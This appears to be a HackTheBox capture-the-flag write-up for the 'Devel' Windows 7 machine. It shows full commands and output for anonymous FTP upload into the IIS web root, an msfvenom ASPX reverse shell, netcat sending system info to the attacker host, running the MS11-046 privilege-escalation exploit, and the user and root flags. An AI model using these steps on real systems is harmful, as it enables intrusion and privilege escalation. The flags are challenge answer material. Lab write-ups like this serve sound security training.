

[HackTheBox] Devel

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Overview

This is a writeup for HackTheBox VM [Devel](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain
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TTPs

1. 21/tcp/ftp/Microsoft ftpd: [exploit_ftp_anonymous](#), [exploit_ftp_web_root](#)
2. 80/tcp/http/Microsoft IIS httpd 7.5: [exploit_iis_asp_reverseshell](#), [privesc_windows_ms11_046](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Nov  5 11:28:16 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.devel/results/10.10.10.5/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.devel/results/10.10.10.5/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.5
2 Nmap scan report for 10.10.10.5
3 Host is up, received user-set (0.11s latency).
4 Scanned at 2019-11-05 11:28:18 PST for 60s
5 Not shown: 998 filtered ports
6 Reason: 998 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 21/tcp    open  ftp      syn-ack ttl 127 Microsoft ftpd
9 | ftp-anon: Anonymous FTP login allowed (FTP code 230)
10 | 03-18-17 01:06AM      <DIR>          aspnet_client
11 | 03-17-17 04:37PM                      689 iisstart.htm
12 | _03-17-17 04:37PM                      184946 welcome.png
13 | ftp-syst:
14 | _ SYST: Windows_NT
15 80/tcp    open  http     syn-ack ttl 127 Microsoft IIS httpd 7.5
16 | http-methods:
17 |   Supported Methods: OPTIONS TRACE GET HEAD POST
18 | _ Potentially risky methods: TRACE
19 | _http-server-header: Microsoft-IIS/7.5
20 | _http-title: IIS7
21 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
22
23 Read data files from: /usr/bin/./share/nmap
24 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
25 # Nmap done at Tue Nov  5 11:29:18 2019 -- 1 IP address (1 host up) scanned in 61.93 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

✚ openports

#	Port	Protocol	Service	Scans
1.	21/tcp	ftp	ttl 127 Microsoft ftpd	./results/10.10.10.5/scans/tcp_21_ftp_nmap.txt ./results/10.10.10.5/scans/tcp_80_http_gobuster.txt ./results/10.10.10.5/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	ttl 127 Microsoft IIS httpd 7.5	./results/10.10.10.5/scans/tcp_80_http_nmap.txt ./results/10.10.10.5/scans/tcp_80_http_robots.txt ./results/10.10.10.5/scans/tcp_80_http_whatweb.txt

✚

Figure 3: writeup.enumeration.steps.2.1

3. We find that the FTP service allows `anonymous` login and it shares directory with IIS server web root. This means we can upload `.aspx` reverse shell file via FTP and trigger it using the HTTP service:

```

root@kali: ~/toolbox/data/writeups/htb.devel # cat results/10.10.10.5/scans/tcp_21_ftp_nmap.txt
# Nmap 7.70 scan initiated Tue Nov 5 11:29:18 2019 as: nmap -vv --reason -Pn -sV -p 21 --script=banner,(ftp* or ssl*) and not (brute or broadcast or dos or external or fuzzer) -oN /root/toolbox/data/writeups/htb.devel/results/10.10.10.5/scans/tcp_21_ftp_nmap.txt -oX /root/toolbox/data/writeups/htb.devel/results/10.10.10.5/scans/xml/tcp_21_ftp_nmap.xml 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up, received user-set (0.17s latency).
Scanned at 2019-11-05 11:29:20 PST for 2s

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 127 Microsoft ftptd
| banner: 220 Microsoft FTP Service
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 01:06AM      <DIR>          aspnet_client
| 03-17-17 04:37PM      689 iisstart.htm
| 03-17-17 04:37PM      184946 welcome.png
| ftp-syst:
|_ SYST: Windows_NT
|_ SSLV2-drown:
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 5 11:29:22 2019 -- 1 IP address (1 host up) scanned in 3.71 seconds
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 4: writeup.enumeration.steps.3.1

```

root@kali: ~/toolbox/data/writeups/htb.devel # ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM      <DIR>          aspnet_client
03-17-17 04:37PM      689 iisstart.htm
03-17-17 04:37PM      184946 welcome.png
226 Transfer complete.
ftp> ^C
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 5: writeup.enumeration.steps.3.2

Findings

Open Ports

```

1 21/tcp | ftp | Microsoft ftptd
2 80/tcp | http | Microsoft IIS httpd 7.5

```

Phase #2: Exploitation

1. We create a reverse shell file using `msfvenom` and upload it to the FTP server. We then start `multi/handler` listener to catch the incoming connection and request the uploaded file via web browser to get interactive access on the target system:

```
root@kali: ~/toolbox/data/writeups/htb.devel # msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.26 LPORT=443 -f aspx >rs.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2832 bytes
root@kali: ~/toolbox/data/writeups/htb.devel #
```

Figure 6: writeup.exploitation.steps.1.1

```
msf exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
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Payload options (windows/shell/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.14.26	yes	The listen address (an interface may be specified)
LPOR	443	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

```
msf exploit(multi/handler) >
```

Figure 7: writeup.exploitation.steps.1.2

```
msf exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.10.14.26:443
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.5
[*] Command shell session 2 opened (10.10.14.26:443 -> 10.10.10.5:49164) at 2019-11-05 11:56:52 -0800
```

```
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
```

Figure 8: writeup.exploitation.steps.1.3

```
C:\Windows\Temp>systeminfo
systeminfo
```

```
Host Name:                DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                 55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31
System Boot Time:          9/11/2019, 5:22:07
System Manufacturer:       VMware, Inc.
System Model:               VMware Virtual Platform
System Type:                X86-based PC
Processor(s):               1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:               Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:           C:\Windows\system32
Boot Device:                \Device\HarddiskVolume1
System Locale:               el;Greek
Input Locale:               en-us;English (United States)
Time Zone:                  (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:      1.023 MB
Available Physical Memory:  639 MB
Virtual Memory: Max Size:   2.047 MB
Virtual Memory: Available:  1.506 MB
Virtual Memory: In Use:     541 MB
Page File Location(s):      C:\pagefile.sys
Domain:                     HTB
Logon Server:                N/A
Hotfix(s):                   N/A
Network Card(s):            1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                               Connection Name: Local Area Connection
                               DHCP Enabled:    No
                               IP address(es)
                               [01]: 10.10.10.5
```

Figure 9: writeup.exploitation.steps.1.4

```

C:\Windows\Temp>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{024DBC4C-1BA9-4DFC-8341-2C35AB1DF869}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\Temp>

```

Figure 10: writeup.exploitation.steps.1.5

Phase #2.5: Post Exploitation

```

1 web@DEVEL> id
2 iis apppool\web
3 web@DEVEL>
4 web@DEVEL> uname
5 Host Name:                DEVEL
6 OS Name:                  Microsoft Windows 7 Enterprise
7 OS Version:               6.1.7600 N/A Build 7600
8 OS Manufacturer:         Microsoft Corporation
9 OS Configuration:         Standalone Workstation
10 OS Build Type:            Multiprocessor Free
11 web@DEVEL>
12 web@DEVEL> ifconfig
13 Ethernet adapter Local Area Connection:
14   Connection-specific DNS Suffix  . : 
15   IPv4 Address. . . . . : 10.10.10.5
16   Subnet Mask . . . . . : 255.255.255.0
17   Default Gateway . . . . . : 10.10.10.2
18 web@DEVEL>
19 web@DEVEL> users
20 Administrator
21 babis

```


Phase #3: Privilege Escalation

1. We first upload the netcat binary to the target system using the FTP server and use it to get `systeminfo` output. With this, we can start exploring possible exploits for the target system:

```
root@kali: ~/toolbox/data/writeups/htb.devel # ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
ftp> binary
200 Type set to I.
ftp> binary
200 Type set to I.
ftp>
ftp> put nc.exe
local: nc.exe remote: nc.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
59392 bytes sent in 0.13 secs (443.7236 kB/s)
ftp>
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM      <DIR>          aspnet_client
03-17-17  04:37PM                689 iisstart.htm
11-09-19  05:58AM                59392 nc.exe
11-09-19  05:48AM                2868 rs.aspx
03-17-17  04:37PM            184946 welcome.png
226 Transfer complete.
ftp>
```

Figure 11: writeup.privesc.steps.1.1

```
C:\Windows\Temp>c:\inetpub\wwwroot\nc.exe 10.10.14.26 9999 <sysinfo.txt
c:\inetpub\wwwroot\nc.exe 10.10.14.26 9999 <sysinfo.txt
^C
Abort session 2? [y/N]

C:\Windows\Temp>
```

Figure 12: writeup.privesc.steps.1.2

```

root@kali: ~/toolbox/data/writeups/htb.devel # nc -nlvp 9999 >sysinfo.txt
listening on [any] 9999 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.5] 49165
^C
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 13: writeup.privesc.steps.1.3

2. Upon looking for exploits for the target system, we find [EDB:40564](#) but it needs compilation of source file. We search and find a pre-compiled exploit from the [SecWiki/windows-kernel-exploits](#) project:

```

root@kali: ~/toolbox/data/writeups/htb.devel # python ~/toolbox/scripts/Windows-Exploit-Suggester/windows-exploit-suggester.py --database ~/toolbox/scripts/Windows-Exploit-Suggester/2019-11-04-mssb.x
ls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[*] systeminfo input file read successfully (150-8859-1)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 179 potential bulletins(s) with a database of 137 known exploits
[*] there are now 179 remaining vulns
[*] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*] windows version identified as 'Windows 7 32-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 14: writeup.privesc.steps.2.1

3. Once downloaded locally, we need to transfer the exploit file to the target system using the FTP server. Once done, we execute the file and gain elevated privileges:

```

root@kali: ~/toolbox/data/writeups/htb.devel # wget https://github.com/SecWiki/windows-kernel-exploits/raw/master/MS11-046/ms11-046.exe
--2019-11-05 12:42:58-- https://github.com/SecWiki/windows-kernel-exploits/raw/master/MS11-046/ms11-046.exe
Resolving github.com (github.com)... 192.30.255.112
Connecting to github.com (github.com)|192.30.255.112|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/SecWiki/windows-kernel-exploits/master/MS11-046/ms11-046.exe [following]
--2019-11-05 12:42:58-- https://raw.githubusercontent.com/SecWiki/windows-kernel-exploits/master/MS11-046/ms11-046.exe
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 112815 (110K) [application/octet-stream]
Saving to: 'ms11-046.exe'

ms11-046.exe          100%[=====] 110.17K  --.-KB/s   in 0.05s

2019-11-05 12:42:59 (2.23 MB/s) - 'ms11-046.exe' saved [112815/112815]

root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 15: writeup.privesc.steps.3.1

```
ftp> binary
200 Type set to I.
ftp> put ms11-046.exe
local: ms11-046.exe remote: ms11-046.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
112815 bytes sent in 0.34 secs (327.6468 kB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM      <DIR>          aspnet_client
03-17-17  04:37PM                689 iisstart.htm
11-09-19  06:41AM                112815 ms11-046.exe
11-09-19  05:58AM                59392 nc.exe
11-09-19  05:48AM                2868 rs.aspx
03-17-17  04:37PM            184946 welcome.png
226 Transfer complete.
ftp>
```

Figure 16: writeup.privesc.steps.3.2

```

C:\inetpub\wwwroot>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8620-71F1

Directory of C:\inetpub\wwwroot

09/11/2019  06:41    <DIR>          .
09/11/2019  06:41    <DIR>          ..
18/03/2017  01:06    <DIR>          aspnet_client
17/03/2017  04:37                689 iisstart.htm
09/11/2019  06:41            112.815 ms11-046.exe
09/11/2019  05:58            59.392 nc.exe
09/11/2019  05:48            2.868 rs.aspx
17/03/2017  04:37           184.946 welcome.png
               5 File(s)              360.710 bytes
               3 Dir(s)  24.609.103.872 bytes free

C:\inetpub\wwwroot>

C:\inetpub\wwwroot>

C:\inetpub\wwwroot>whoami
whoami
iis apppool\web

C:\inetpub\wwwroot>

C:\inetpub\wwwroot>ms11-046.exe
ms11-046.exe

c:\Windows\System32>whoami
whoami
nt authority\system

```

Figure 17: writeup.privesc.steps.3.3

4. We can now view the contents of the `user.txt.txt` and `root.txt.txt` files to complete the challenge:

```

c:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
c:\Users\babis\Desktop>

```

Figure 18: writeup.privesc.steps.4.1

```
c:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b
c:\Users\Administrator\Desktop>
```

Figure 19: writeup.privesc.steps.4.2

Loot

Flags

```
1 c:\Users\babis\Desktop\user.txt.txt: 9ecdd6a3aedef24b415.....
2 c:\Users\Administrator\Desktop\root.txt.txt: e621a0b5041708797.....
```

References

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- [+] https://xd3m0n.xyz/htb_devel/